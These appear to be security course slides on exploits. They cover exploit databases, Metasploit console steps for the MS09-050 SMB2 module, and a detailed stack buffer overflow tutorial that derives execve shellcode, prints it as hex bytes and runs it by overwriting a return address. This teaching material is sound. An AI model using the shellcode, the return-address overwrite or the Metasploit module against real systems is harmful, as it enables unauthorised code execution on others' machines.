
Week 10 – Application Security

Exploitations

Exploits and Metasploits



Exploits and Vulnerability Database

https://www.exploit-db.com

https://github.com/offensive-security/exploit-database (SearchSploit for Exploit-db.com)

http://www.securityfocus.com (Bugtraq ID)

http://packetstormsecurity.com

http://www.cvedetails.com (CVE)

https://cve.mitre.org/cve/index.html (CVE)

http://www.rapid7.com/db/vulnerabilities (from Rapid 7)

http://www.rapid7.com/db/modules (Modules for Metasploit)

http://www.tenable.com/pvs-plugins (Tenable Nessus)

Exploits (Recent cases)

Internet Explorer vulnerabilities

StageFright

Thunderstrike 2


“Thunderstrike 2” rootkit uses Thunderbolt accessories to infect Mac firmware [Updated]

Problems remain, but Macs running 10.10.4 and up aren't "trivially vulnerable."

by **Andrew Cunningham** - Aug 6, 2015 3:51am CST

Share Tweet 45


Credit: CSO staff

The patch fixes a security hole that lets an attacker run malicious code remotely

By Blair Hanley Frank FOLLOW

IDG News Service | Aug 18, 2015 3:36 PM PT

Metasploit

```
msf > use  exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    rcheck        Reloads the module and checks if the target is vulnerable
    rexploit      Reloads the module and launches an exploit attempt

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows Vista SP
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/debug_trap
   generic/shell_bind_tcp
   generic/shell_reverse_tcp
   generic/tight_loop
   windows/adduser
...snip...
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Metasploit

https://informationtreasure.wordpress.com/2014/07/24/penetration-testing-crash-windows-7-using-metasploit-and-remote-desktop-connection-vulnerability/

Buffer OverFlow attack

Buffer Overflow

One of the most common attack method

program routine without buffer boundary

extra input is written to some other allocated space

can insert malicious code to the system

Motivation

There has been a large number of buffer overflow vulnerabilities being both discovered and exploited.

Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, Eudora 5.1.*, etc.

New attacks are discovered every month.

Basic definitions

A buffer is simply a contiguous block of memory that holds multiple instances of the same data type.

- Most commonly, character arrays
  - Static: allocated at load time on the data segment.
  - Dynamic: allocated at run time on the stack.

To overflow is to flow, or fill over the top, brims, or bounds.

Computer Architecture

A simple computer consists of

- CPU
- Memory and Registers
- Storages
- I/O and accessory devices

CPU executes instructions from memory

Registers hold temporary values.

Both code and data are placed in the memory

Process Memory Organization

A process is a program in execution

An executable program have:

- binary code to be executed by the processor
- read-only data, such as static strings
- global and static data that lasts throughout the program execution
- brk pointer that keeps track of the malloced memory
- Function local variables are automatic variables
  - created on the stack whenever function executes
  - cleaned up as the function terminates

Process Memory Organization


A process image starts with the program's code and data

- Code consists of the program's instructions
- Data are initialized and uninitialized static and global data

After that is the run-time heap (dynamic allocate)

At the top is the users stack

- Used whenever a function call is made



Memory layout of a Linux process

What is a stack?

Abstract data type

- last object placed on the stack will be the first object removed.

Commonly referred to as last in, first out queue, or a LIFO

What is a stack?

Several operations are defined on stacks

Two key operations are PUSH and POP

- PUSH: adds an element at the top of the stack.
- POP: reduces the stack size by one by removing the last element at the top of the stack.

The Stack Region

Stack: A contiguous block of memory containing data.

Whenever a function call is made

- function parameters are pushed onto the stack from right to left
- The return address (executed when function returns)
- A frame pointer (FP), is pushed on the stack.
- Local automatic variables.

The Stack Region

A stack pointer (SP) points to the top of the stack.

A frame pointer is (FP) used to reference the local variables and the function parameters

- at a constant distance from the FP.


In Intel, stacks grow from higher memory addresses (bottom) to the lower ones (top).

Example

A typical stack region as it looks when a function call is being executed.

```
void function (int a, int b, int c) {
char buffer1[5];
char buffer2[10];
}
int main()
{ function(10,20,30); }
```

the function stack looks like:



Buffer Overflow

```
int main () {
  /* hold only 10 integers */
  int buffer[10];
  /* but, I put an integer elsewhere */
  buffer[20] = 10;
}
```

Above C program attempts to write beyond the allocated memory of the buffer


- which might result in unexpected behavior

Buffer Overflow: the Details

Consider another C example:

```
void function (char *str) {
        char buffer[16];
        strcpy (buffer, str);
}
int main () {
        char *str = "I am longer than 16 bytes";
        function(str);
}
```

Buffer Overflow: the Deta



Buffer Overflow: the Details

Program Crashes

- A string (str) of 26 bytes has been copied to a buffer (buffer) of only 16 bytes.
- Copy the string without bound-checking with “strcpy”

Extra bytes run past the buffer and overwrites the space allocated for the FP, return address, …

Corrupts the process stack

- Unknown instruction code is executed

Buffer Overflow: the Details

Use strncpy to avoid the problem.

This classic example shows that a buffer overflow can overwrite a function's return address, which in turn can alter the program's execution path.

Recall that a function's return address is the address of the next instruction in memory, which is executed immediately after the function returns.

Overwriting Function’s Return Addresses

Intelligent hacker can spawn a shell by jumping the execution path to such code.

But, what if there is no such code in the program to be exploited?

- Place the code in the buffer's overflowing area.

Overwrite the return address so it points back to the buffer and executes the intended code.

Such code can be inserted into the program using environment variables or program input parameters.

Buffer Overflow –Technical Details

Function Execution

Overwriting RET

Execve() and syscall

Running Shell Code

Using IP Relative Addressing

Writing an Exploit and its Difficulties

The Stack Region

The Stack Pointer (SP) points to the top of the stack

The bottom of the stack is at a fixed address

CPU implements instructions to PUSH onto and POP off of the stack.

Function Execution

example1.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}
void main() {
  function(1,2,3);
}
```

To understand what a program does to call function() we compile it with gcc using the -S switch to generate assembly code output:

$ gcc -S -o example1.s example1.c

Example1.c

By looking at the assembly language output, the call to function() is translated to:

```
pushl $3
pushl $2
pushl $1
call function
```

This pushes the 3 arguments to function backwards into the stack, and calls function().

'call' pushes the instruction pointer (IP) onto the stack.

- Saved IP is the return address (RET)

Example1.c

The first things done in function are:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack.

Copies the current SP onto EBP, making it the new FP pointer.

Saved FP pointer is SFP.

Allocates space for the local variables by subtracting their size from SP (why 20?)

Example 2 – Overwriting RET

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   (*ret) += 8;
}
void main() {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Example 2

Modify our first example so that it overwrites the return address

- demonstrate how we can make it execute arbitrary code.

Just before buffer1[] on the stack is SFP, and before it, is the return address.

That is 4 bytes pass the end of buffer1[].

Buffer1[] is really 2 word so its 8 bytes long. So the return address is 12 bytes from the start of buffer1[].

Modify the return value in such a way that the assignment statement 'x = 1;' after the function call will be jumped.

To do so we add 8 bytes to the return address.

- How do we know it is 8 bytes to skip?

GDB

GDB is a debugger/disassembler

```
# gdb a.out
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
```

GDB

RET was 0x8004a8

The next instruction we want to execute is at 0x8004b2

0x8004b2 minus 0x8004a8 = 8

Notice that

- Not all instructions are of same length
- Compiling on different architecture or with different compiler or different compiler options will generate different codes.

Running Shell

Modified the flow of execution, but what program do we want to execute?

- Spawn a shell: issue other commands.

But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space?

- Place the code with are trying to execute in the buffer we are overflowing
- Overwrite the return address so it points back into the buffer.

The Shell Code

A simple program that trigger the shell is:

```
/* shellcode.c */
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The Shell Code

```
#gcc -o shellcode -ggdb -static shellcode.c
#gdb shellcode
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

The Shell Code

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

The Shell Code: Explanation

```
0x8000136 <main+6>:     movl
 $0x80027b8,0xfffffff8(%ebp)
```

Copy the value 0x80027b8 (the address of the string "/bin/sh") into the first pointer of name[]. This is equivalent to: name[0] = "/bin/sh";

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

Copy the value 0x0 (NULL) into the seconds pointer of name[].This is equivalent to: name[1] = NULL;

The Shell Code: Explanation

The actual call to execve() starts here

```
0x8000144 <main+20>:    pushl  $0x0
```

Push the arguments to execve() in reverse order onto the stack – start with a NULL.

```
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
```

Load the address of name[] into the EAX register.

```
0x8000149 <main+25>:    pushl  %eax
```

Push the address of name[] onto the stack

The Shell Code: Explanation

```
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
```

Load the address of the string "/bin/sh" into the EAX register.

```
0x800014d <main+29>:    pushl  %eax
```

Push the address of the string "/bin/sh" onto the stack.

```
0x800014e <main+30>:    call   0x80002bc <__execve>
```

Call the library procedure execve(). The call instruction pushes the IP onto the stack.

The Shell Code: Explanation

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

The procedure prelude

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Copy 0xb (11 decimal) onto the stack. This is the index into the syscall table. 11 corresponds to execve

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Copy the address of "/bin/sh" into EBX

The Shell Code: Explanation

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

Copy the address of name[] into ECX

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

Copy the address of the null pointer into %edx

```
0x80002ce <__execve+18>:        int    $0x80
```

Change into kernel mode

The Shell Code: Summary

All we need to do is:

1. Have the null terminated string "/bin/sh" somewhere in memory
2. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word
3. Copy 0xb into the EAX register
4. Copy the address of the address of the string "/bin/sh" into the EBX register
5. Copy the address of the string "/bin/sh" into the ECX register
6. Copy the address of the null long word into the EDX register
7. Execute the int $0x80 instruction

The Shell Code: continue

But what if the execve() call fails for some reason?

- Program continues fetching instructions from the stack, which may contain random data!
- The program will most likely core dump.
- Hacker may want the program to exit cleanly if the execve syscall fails.
  - Sdd an exit syscall after the execve syscall. (Details of the exit() syscall is omitted here.)

The remaining problem(s)

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed.

We need IP relative addressing instructions

- JMP and Call

Now the code becomes

```
jmp    offset-to-call              # 2 bytes
popl   %esi                        # 1 byte
movl   %esi,array-offset(%esi)     # 3 bytes
movb   $0x0,nullbyteoffset(%esi)   # 4 bytes
movl   $0x0,null-offset(%esi)      # 7 bytes
movl   $0xb,%eax                   # 5 bytes
movl   %esi,%ebx                   # 2 bytes
leal   array-offset,(%esi),%ecx    # 3 bytes
leal   null-offset(%esi),%edx      # 3 bytes
int    $0x80                       # 2 bytes
movl   $0x1, %eax                              # 5 bytes
movl   $0x0, %ebx                              # 5 bytes
int    $0x80                                   # 2 bytes
call   offset-to-popl              # 5 bytes
.string \"/bin/sh\"                            # 8 bytes
```

0x26

-0x2b

Testing it

```
char shellcode[] =
 "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
 "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
 "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
 "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Testing it

```
# gcc -o testsc testsc.c
# ./testsc
# exit
#
```

It works! But there is an obstacle.

